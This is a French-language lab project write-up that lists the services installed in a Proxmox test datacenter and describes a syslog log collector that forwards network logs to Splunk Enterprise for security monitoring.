


Schéma des flux





Datacenter

Mise en place de machines virtuelles dédiées pour tests et production de logs, permettant de simuler des scénarios et renforcer la supervision, l'analyse des événements ainsi que la sécurité du réseau.

- Installation de serveurs de virtualisation (Proxmox)
- Installation d'un serveur Bastion (Guacamole)
- AD et FS Windows (AD1,2 et FS1,2)
- Installation Certificate Authorities + signatures (CA1,2)
- Installation DNS (DNS1,2)
- Installation TFTP
- Installation DHCP (DHCP1,2)
- Installation WEB
- Installation GOPHISH
- Mise en place des règles pfSense

Schéma datacenter



Implémentation du serveur de collecte de logs

Objectif:

Concevoir une architecture de collecte de logs centralisée, fiable et exploitable, permettant une analyse efficace dans Splunk.

Rôle du Log Collector

- Collecte centralisée des logs réseau via syslog
- Serveur Log Collector Linux dédié
- Forwarding des logs réseau vers **Splunk Enterprise**
- Séparation des flux réseau et serveurs

